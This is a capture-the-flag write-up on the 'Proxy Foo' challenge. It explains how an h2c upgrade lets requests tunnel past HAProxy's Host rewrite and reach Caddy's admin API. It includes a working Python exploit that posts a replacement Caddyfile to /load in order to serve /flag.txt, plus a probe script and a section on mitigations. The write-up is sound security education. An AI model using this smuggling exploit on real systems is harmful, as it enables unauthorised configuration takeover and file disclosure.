Proxy Foo
TL;DR
- Challenge setup: Requests pass through HAProxy, Traefik, and NGINX before reaching a Caddy web server.
- Key discovery: An
h2cupgrade makes HAProxy tunnel laterHTTP/2requests without rewriting their destination host. - Vulnerability: NGINX uses that host to choose where to send the request, including Caddy's local admin API.
- Exploitation: Replace Caddy's configuration through
POST /load.
1. Introduction
Although I wasn't able to successfully exploit this challenge during the competition due to the lack of time, this one was a lot of fun and as I barely knew request smuggling before I learned a lot along the way, especially due to h2c request smuggling being a quite neat technique.
The challenge gives us a Docker Compose setup for a small website behind three reverse proxies served by a 4th proxy.
A reverse proxy can inspect or change a client's request before forwarding it, so those proxies give us enough attack surface to analyze even though the served page itself is not exploitable.
2. Reconnaissance
The Docker Compose configuration puts all four containers on the same host network.
Requests follow HAProxy :1024 ➜ Traefik :2048 ➜ NGINX :4096 ➜ Caddy :8192.
Caddy initially answers every path with Nothing to see here.
Caddy's Dockerfile copies the flag to /flag.txt, so we need to make Caddy serve that file.
The relevant part of haproxy.cfg is:
frontend http
    bind *:1024
    mode http
    acl known_host hdr(host) -i -m reg ^[0-9a-f]+-1024-proxy-foo.challenges.dhm-ctf.de
    http-request deny unless known_host
    use_backend nginx

backend nginx
    mode http
    http-request set-header Host 127.0.0.1:8192
    server nginx1 127.0.0.1:2048
HAProxy listens on :1024 in HTTP mode.
Its known_host rule reads the incoming Host header with hdr(host) and checks it against the challenge hostname pattern.
The http-request deny unless known_host rule rejects a request with another Host, such as 127.0.0.1:2019.
For an accepted request, http-request set-header Host 127.0.0.1:8192 replaces the client's Host before forwarding it.
The rule: ClientIP(127.0.0.1) configuration of Traefik sees HAProxy's loopback connection as 127.0.0.1 and forwards the request to NGINX on :4096.
NGINX uses proxy_pass http://$http_host, taking its destination from the Host header it receives.
With HAProxy's rewrite, that destination is supposed to be Caddy's public site on :8192.
In the remote challenge setup only the HAProxy was exposed, so this is the only entrypoint we have.
3. Vulnerability Description
Caddy's admin API listens on localhost:2019, as described in its API documentation.
Because the containers share the host network with network_mode: host, NGINX can reach that port.
If we can make NGINX forward a request there, we could use POST /load to replace Caddy's running configuration and make it serve /flag.txt.
An ordinary request cannot select the admin port as HAProxy checks the Host header and rewrites accepted requests to 127.0.0.1:8192.
This is where request smuggling comes in.
Request smuggling makes a backend process a request that a frontend did not inspect as a normal HTTP request.
Classic CL/TE smuggling relies on the two components disagreeing about body boundaries:
Content-Length gives a byte count, while Transfer-Encoding: chunked marks the body with chunks.
Bytes one component treats as a body can become a new request to the other.
However this challenge exploits a different form of request smuggling by leveraging protocol upgrades.
Bishop Fox's article describes a highly interesting h2c technique.
h2c means HTTP/2 over a cleartext connection, as defined in RFC 7540.
It lets a proxy or service use HTTP/2 features such as concurrent requests on a hop without TLS, for example between internal services behind a TLS frontend.
Here HAProxy opens such a connection to Traefik on :2048; the attacker needs the h2c upgrade to make Traefik switch to HTTP/2 and HAProxy tunnel the later requests.
The client first sends an HTTP/1.1 request with Upgrade: h2c, HTTP2-Settings, and Connection: Upgrade, HTTP2-Settings.
Upgrade: h2c proposes an HTTP/2 switch, HTTP2-Settings supplies its initial settings, and Connection identifies both as connection-specific headers.
RFC 7540 allows a server to handle the request without switching protocols.
As Andreas Karis's article explains, HAProxy cannot perform this upgrade as the HTTP/2 endpoint, so it does not generate the 101 itself.
The known_host rule in haproxy.cfg denies a request only when its initial Host fails the hostname check, but no rule rejects Upgrade: h2c.
With a matching Host, HAProxy rewrites that header and forwards the HTTP/1.1 request and its upgrade headers to Traefik.
Traefik accepts the upgrade and replies with 101 Switching Protocols.
As the HAProxy manual explains, a 101 response switches HAProxy into tunnel mode.
It relays Traefik's response and then passes bytes in both directions without parsing them as new HTTP requests.
The http-request set-header Host rule therefore runs on the initial upgrade request, but not on the later HTTP/2 frames.

HTTP/2 tunnel with Traefik by using the h2c upgrade - Adapted from Bishop Fox's original diagram
With the local setup we can even test which proxy exactly sends 101 by sending the same upgrade request to each local port:
import socket

settings = "AAMAAABkAARAAAAAAAIAAAAA"
for port, host in (
    (1024, "deadbeef-1024-proxy-foo.challenges.dhm-ctf.de"),
    (2048, "127.0.0.1:8192"),
    (4096, "127.0.0.1:8192"),
):
    request = (
        f"GET / HTTP/1.1\r\nHost: {host}\r\n"
        "Connection: Upgrade, HTTP2-Settings\r\n"
        "Upgrade: h2c\r\n"
        f"HTTP2-Settings: {settings}\r\n\r\n"
    )
    with socket.create_connection(("127.0.0.1", port), timeout=5) as sock:
        sock.sendall(request.encode("ascii"))
        with sock.makefile("rb") as reply:
            print(f":{port}", reply.readline().decode("ascii").strip())
As HAProxy on :1024 and Traefik on :2048 both answer with 101 Switching Protocols but not NGINX on 4096, it is clear that Traefik is responsible for the protocol switch.
AAMAAABkAARAAAAAAAIAAAAA is a base64url-encoded HTTP/2 SETTINGS payload.
Its 18 decoded bytes contain three six-byte settings.
They set MAX_CONCURRENT_STREAMS = 100, INITIAL_WINDOW_SIZE = 1,073,741,824 bytes (1 GiB per stream), and ENABLE_PUSH = 0 (no server push).
4. Exploitation
After the 101, HAProxy relays bytes without inspecting the new tunneled requests.
The client sends HTTP/2 frames through that tunnel to Traefik, which decodes them and makes separate requests to NGINX.
The supplied traefik/config.yml uses http://127.0.0.1:4096, so that backend connection uses HTTP/1.1.
For the tunneled request, we set :method to POST, :path to /load, and :authority to 127.0.0.1:2019.
The :authority value becomes the Host header on Traefik's HTTP/1.1 request because its passHostHeader setting defaults to true.
NGINX therefore receives Host: 127.0.0.1:2019 and uses it for proxy_pass.
This sends the request to Caddy's admin API.
During the competition I tried to adapt Bishop Fox's h2cSmuggler but it took too much time.
For POST /load, we must send the complete Caddyfile as the request body with Content-Type: text/caddyfile.
Caddy's API documentation notes that its newlines need to be preserved.
This new Caddyfile keeps the site on :8192 but serves files from /, where flag.txt is placed:
{
    auto_https off
}

:8192 {
    root * /
    file_server
}
This Caddyfile fits in one HTTP/2 DATA frame.
The script below reads the Caddyfile as bytes and uses hyper-h2, which is the Python package for h2, to create and parse HTTP/2 frames.
socket and ssl carry them over the network.
ALPN (Application-Layer Protocol Negotiation) lets an HTTPS client and the TLS endpoint agree on a protocol during their handshake.
For an HTTPS frontend, the script advertises only http/1.1 so its first request can include Upgrade: h2c.
If the endpoint selected h2, it would expect HTTP/2 frames immediately.
The h2c upgrade itself happens later on the cleartext connection from HAProxy to Traefik.
After receiving 101, the script sends the HTTP/2 preface, reads the response on stream 1, and then sends POST /load on stream 3 with the Caddyfile in a DATA frame.
To test the script against the local setup, use http://127.0.0.1:1024/ instead of a TLS challenge frontend.
This can be achieved by adding a local hostname ACL beside known_host in the haproxy.cfg and replace its existing deny line with these lines:
acl local_test_host hdr(host) -i 127.0.0.1
http-request deny unless known_host or local_test_host
The exploit script can then be started with python exploit.py 'https://<challenge-host>/' Caddyfile for an HTTPS frontend, or python exploit.py http://127.0.0.1:1024/ Caddyfile after making the local ACL change above (you can even add a self-signed certificate as a third argument):
#!/usr/bin/env python3
"""Load a Caddyfile through Proxy Foo's h2c tunnel."""

import socket
import ssl
import sys
from pathlib import Path
from urllib.parse import urlsplit

from h2.config import H2Configuration
from h2.connection import H2Connection
from h2.events import DataReceived, ResponseReceived, StreamEnded


def response(sock, h2, stream):
    status = None
    body = bytearray()
    while True:
        data = sock.recv(65535)
        if not data:
            raise RuntimeError("HTTP/2 connection closed")
        for event in h2.receive_data(data):
            if isinstance(event, ResponseReceived) and event.stream_id == stream:
                status = dict(event.headers)[":status"]
            elif isinstance(event, DataReceived):
                h2.acknowledge_received_data(event.flow_controlled_length, event.stream_id)
                if event.stream_id == stream:
                    body.extend(event.data)
            elif isinstance(event, StreamEnded) and event.stream_id == stream:
                sock.sendall(h2.data_to_send())
                return status, bytes(body)
        sock.sendall(h2.data_to_send())


if len(sys.argv) not in (3, 4):
    raise SystemExit("Usage: python exploit.py FRONT_URL Caddyfile [CA_CERT]")
url = urlsplit(sys.argv[1])
if url.scheme not in {"http", "https"} or not url.hostname:
    raise SystemExit("FRONT_URL must start with http:// or https://")
caddyfile = Path(sys.argv[2]).read_bytes()
context = ssl.create_default_context(cafile=sys.argv[3] if len(sys.argv) > 3 else None)
context.set_alpn_protocols(["http/1.1"])
port = url.port or (443 if url.scheme == "https" else 80)
raw = socket.create_connection((url.hostname, port), timeout=10)
sock = context.wrap_socket(raw, server_hostname=url.hostname) if url.scheme == "https" else raw

with sock:
    h2 = H2Connection(H2Configuration(client_side=True, header_encoding="utf-8"))
    settings = h2.initiate_upgrade_connection().decode("ascii")
    request = (
        f"GET {url.path or '/'} HTTP/1.1\r\n"
        f"Host: {url.hostname}\r\n"
        "Connection: Upgrade, HTTP2-Settings\r\n"
        "Upgrade: h2c\r\n"
        f"HTTP2-Settings: {settings}\r\n\r\n"
    )
    sock.sendall(request.encode("ascii"))

    headers = bytearray()
    while not headers.endswith(b"\r\n\r\n"):
        byte = sock.recv(1)
        if not byte:
            raise RuntimeError("connection closed before upgrade")
        headers.extend(byte)
    if not headers.startswith(b"HTTP/1.1 101 "):
        raise RuntimeError(headers.decode("ascii", "replace"))

    sock.sendall(h2.data_to_send())
    response(sock, h2, 1)  # The upgrade request becomes stream 1.

    stream = h2.get_next_available_stream_id()
    h2.send_headers(stream, [
        (":method", "POST"),
        (":scheme", "http"),
        (":authority", "127.0.0.1:2019"),
        (":path", "/load"),
        ("content-type", "text/caddyfile"),
    ])
    h2.send_data(stream, caddyfile, end_stream=True)
    sock.sendall(h2.data_to_send())
    status, body = response(sock, h2, stream)
    print(f"POST /load: HTTP {status}")
    if status != "200":
        raise RuntimeError(body.decode("utf-8", "replace"))
On successfully running the script we can simply retrieve the flag from https://<challenge-host>/flag.txt.
5. Mitigation
Reject Upgrade: h2c at the front proxy when the site does not need it.
Bishop Fox recommends allowing only the upgrade types the application uses.
Moreover harden the setup by configuring NGINX with a fixed upstream instead of routing to $http_host, and keep Caddy's admin API out of reach of the public request path.